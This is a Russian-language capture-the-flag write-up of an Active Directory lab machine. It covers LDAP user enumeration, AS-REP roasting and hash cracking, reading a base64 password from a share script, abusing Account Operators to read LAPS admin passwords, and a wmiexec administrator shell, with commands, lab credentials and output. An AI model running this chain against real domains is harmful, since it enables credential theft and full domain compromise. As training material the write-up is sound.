expanse

CG :: Пространство

Название: `Пространство`
Категория: `Active Directory`

Сложность: `Сложная`
Очки: `2000`

Описание: `Мир, который нас окружает, огромен. Ты можешь оградить себя стеной и запереться от этого мира, но самого мира тебе не запереть`
Теги: `ActiveDirectory`

Хинт 1: быстрый доступ к каталогам
Хинт 2: pass solution

Начинаем с разведки

```
nmap -v -sV 192.168.2.12
```

```
NSE: Script scanning 192.168.1.33.
Initiating NSE at 16:26
Completed NSE at 16:26, 0.32s elapsed
Initiating NSE at 16:26
Completed NSE at 16:26, 0.06s elapsed
Nmap scan report for 192.168.1.33
Host is up (0.0011s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
80/tcp   open  http         Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-02-29 13:26:02Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: codeby.cdb, Site: Default-First-Site-Name)
443/tcp  open  ssl/http     Microsoft IIS httpd 10.0
445/tcp  open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CODEBY)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: codeby.cdb, Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: codeby.cdb, Site: Default-First-Site-Name)
Service Info: Host: EXPANSE; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Из интересного 80, но пока там делать нечего
Остальные сервисы стандарт
К LDAPу можем обращаться анонимно

```
ldapsearch -x -H ldap://192.168.2.12 -b "DC=codeby,DC=cdb" | grep CN=
```

Получаем список пользователей домена

```
→  ~/Desktop ldapsearch -x -H ldap://192.168.1.34  -b "DC=codeby,DC=cdb" | grep CN=
dn: CN=Vadim Moskalev,OU=Information Technology Services,DC=codeby,DC=cdb
dn: CN=Zhanna Fajzullina,OU=Information Technology Services,DC=codeby,DC=cdb
dn: CN=Almira Shcherbina,OU=Information Technology Services,DC=codeby,DC=cdb
dn: CN=Ramil Tkach,OU=Finance,DC=codeby,DC=cdb
dn: CN=Inga Koshkina,OU=Finance,DC=codeby,DC=cdb
dn: CN=Petr Malyshev,OU=Information Technology Services,DC=codeby,DC=cdb
dn: CN=Damir Bartashevich,OU=Information Technology Services,DC=codeby,DC=cdb
dn: CN=Elina Smetanina,OU=Information Technology Services,DC=codeby,DC=cdb
dn: CN=Fedor Dudko,OU=Finance,DC=codeby,DC=cdb
dn: CN=Valentina Aksenova,OU=Finance,DC=codeby,DC=cdb
dn: CN=Mikhail Fokin,OU=Information Technology Services,DC=codeby,DC=cdb
dn: CN=Alla Burtseva,OU=Finance,DC=codeby,DC=cdb
dn: CN=Albert Sotnikov,OU=Information Technology Services,DC=codeby,DC=cdb
dn: CN=Artur Romanovich,OU=Information Technology Services,DC=codeby,DC=cdb
dn: CN=Dina Ulyanova,OU=Information Technology Services,DC=codeby,DC=cdb
dn: CN=Maksim Koval,OU=Information Technology Services,DC=codeby,DC=cdb
dn: CN=Evdokiya Borodina,OU=Finance,DC=codeby,DC=cdb
dn: CN=Nina Ryazanova,OU=Finance,DC=codeby,DC=cdb
dn: CN=Leontij Ulyanov,OU=Finance,DC=codeby,DC=cdb
dn: CN=Guzel Kryuchkova,OU=Information Technology Services,DC=codeby,DC=cdb
dn: CN=Galina Tsareva,OU=Information Technology Services,DC=codeby,DC=cdb
dn: CN=Egor Kulikov,OU=Finance,DC=codeby,DC=cdb
dn: CN=Rafael Maslov,OU=Finance,DC=codeby,DC=cdb
dn: CN=Petr Yakimovich,OU=Information Technology Services,DC=codeby,DC=cdb
dn: CN=Ajdar Sedov,OU=Information Technology Services,DC=codeby,DC=cdb
dn: CN=Efim Tarasov,OU=Information Technology Services,DC=codeby,DC=cdb
```

Составляем список юзеров домена

По файлу users пробуем ASReproast

`impacket-GetNPUsers -dc-ip 192.168.2.12 codeby.cdb/ -usersfile users -outputfile hashes`

```
→  ~/Desktop sudo nano /etc/hosts
[sudo] password for exited3n:
→  ~/Desktop crackmapexec ldap expanse -d CODEBY -u ella.evseeva -p Wolfpack1 --kdcHost 'expanse.codeby.cdb' --kerberoastin
g output.txt
SMB         expanse         445    EXPANSE          [*] Windows Server 2016 Standard 14393 x64 (name:EXPANSE) (domain:CODEB
Y) (signing:True) (SMBv1:True)
LDAP        expanse         389    EXPANSE          [+] CODEBY\ella.evseeva:Wolfpack1
LDAP        expanse         389    EXPANSE          No entries found!
→  ~/Desktop impacket-GetNPUsers -dc-ip 192.168.1.34 codeby.cdb/ -usersfile users -format john -outputfile hashes.asreproas
t
Impacket v0.11.0 - Copyright 2023 Fortra

$krb5asrep$ella.evseeva@CODEBY.CDB:e512c2a1f9d2983d9177a03356ebdbc8$982bfa4bd69b88fedd6c15a3b8a9bd8fd12c2bf69e98c7b3590521b
15d1690ad2428f3b0f3cb527df5958b9937d6d449318d2f19a0e7a89984b6706e841fbf8e22331f2b137e9df16478e1ef58f9a197c93285bef548796690
e714cfbc4159d998dbd0351548dbaab10a9c153e62757274042bf1a812878b676c3eb2a0ec7a0f6a439138eb96adf00546b49a925809d8f10cdaa5113ec
3049021e38fdf85108c3646315b123b733f6f32b12c1b8cc9c26a8c1ed69934c969df5518bdd24b7859a362446f9e3ccc7b1363d8a159eb70d266d92139
71fc1f4b8397773d4ec4801add6da9b409d876f7
→  ~/Desktop
```

Брутим хеш, получаем нашу учетку


```
→  ~/Desktop john --wordlist=/usr/share/wordlists/rockyou.txt hashes.asreproast
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4
x])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Wolfpack1        ($krb5asrep$ella.evseeva@CODEBY.CDB)
1g 0:00:00:00 DONE (2024-02-08 01:09) 1.754g/s 1234Kp/s 1234Kc/s 1234KC/s ZxCvBnM..TIPTOP
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
→  ~/Desktop
```

Смотрим шары и находим папку Working

```
smbmap -u ella.evseeva -p Wolfpack1 -d codeby.cdb -H 192.168.2.12
```

Подключаемся используя реквизиты

```
smbclient -U 'ella.evseeva%Wolfpack1' \\\\192.168.2.12\\Working
```



В файле user-ad.ps1 находим учетку и зашифрованный пароль, расшифровываем

user-ad.ps1

```powershell
$Name = "oleg.serov"
$Domain = "CODEBY"
$Password = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("RXhwYW5zZV9uM3c"))
$SecurePass = ConvertTo-SecureString -String $Password -AsPlainText -Force
$NewUser = New-ADUser `
    -Name "$Name"`
    -SamAccountName "$Name"`
    -UserPrincipalName "$Name@$Domain"`
    -AccountPassword $SecurePass;
Enable-ADAccount -Identity "$Name";
Add-ADGroupMember -Identity "Powershell Web Access" -Members "$Name"
```

У данного пользователя есть доступ к 80 порту на котором находится PowerShell Web Access
Узнаем что данный пользователь входит в группу Account Operators

https://192.168.2.12/powershell/en-US/logon.aspx

Пользователи данной группы могут добавлять юзеров в любую Непривилегированную группу
В домене есть группу LAPS Read only
laps это менеджер паролей локального админа
Добавим себя в данную группу

```
Add-AdGroupMember -Identity "LAPS ReadOnly" -Members oleg.serov
```

Различными методами можем узнать пароль администратора


```
→  ~/Desktop ldapsearch -x -H ldap://192.168.1.34 -D 'codeby\oleg.serov' -w 'Expanse_n3w' -b "DC=codeby,DC=cdb" "(&(objectC
ategory=computer)(ms-MCS-AdmPwd=*))" ms-MCS-AdmPwd
# extended LDIF
#
# LDAPv3
# base <DC=codeby,DC=cdb> with scope subtree
# filter: (&(objectCategory=computer)(ms-MCS-AdmPwd=*))
# requesting: ms-MCS-AdmPwd
#

# EXPANSE, Domain Controllers, codeby.cdb
dn: CN=EXPANSE,OU=Domain Controllers,DC=codeby,DC=cdb
ms-Mcs-AdmPwd: 7#zLct1R$2{5v4
```

```
→  ~/Desktop/pyLAPS git:(main) python3 pyLAPS.py --action get -u 'oleg.serov' -d 'codeby.cdb' -p 'Expanse_n3w' --dc-ip 192.
168.1.34
                __    ___    ____ _____
    ____ ___  __/ /   /   |  / __ \ ___/
   / __ \ / / / /   / /| | / /_/ /\__ \
  / /_/ / /_/ / /___/ ___ |/ ____/___/ /
 / .___/\__, /_____/_/  |_/_/    /____/    v1.2
/_/    /____/           @podalirius_

[+] Extracting LAPS passwords of all computers ...
  | EXPANSE$             : 7#zLct1R$2{5v4
→  ~/Desktop/pyLAPS git:(main)
```

```
┌──(root㉿kali)-[~/CTF/codeby/AD/expense/AD]
└─# netexec ldap 192.168.2.12 -u 'oleg.serov' -p Expanse_n3w  --kdcHost 192.168.2.12 -M laps
SMB         192.168.2.12    445    EXPANSE          [*] Windows Server 2016 Standard 14393 x64 (name:EXPANSE) (domain:codeby.cdb) (signin
LDAP        192.168.2.12    389    EXPANSE          [+] codeby.cdb\oleg.serov:Expanse_n3w
LAPS        192.168.2.12    389    EXPANSE          [*] Getting LAPS Passwords
LAPS        192.168.2.12    389    EXPANSE          Computer:EXPANSE$ User:                Password:6707XUwv6@4SZf
┌──(root㉿kali)-[~/CTF/codeby/AD/expense/AD]
└─# ^C
```



Подключаемся под админом, забираем флаг

`impacket-wmiexec codeby.cdb/Administrator@192.168.2.12`

```
→  ~/Desktop impacket-wmiexec codeby.cdb/Administrator@192.168.1.34
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
codeby\administrator

C:\>cd users
C:\users>cd Administrator
C:\users\Administrator>cd Desktop
dirC:\users\Administrator\Desktop>dir
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-enc
and then execute wmiexec.py again with -codec and the corresponding codec
 Volume in drive C has no label.
 Volume Serial Number is E0B9-6C79

 Directory of C:\users\Administrator\Desktop

08.02.2024  03:09    <DIR>          .
08.02.2024  03:09    <DIR>          ..
08.02.2024  03:09                 8 root.txt
               1 File(s)              8 bytes
               2 Dir(s)  33♦271♦271♦424 bytes free

C:\users\Administrator\Desktop>type root.txt
n3w_3ra}
C:\users\Administrator\Desktop>exit
```

До новых встреч!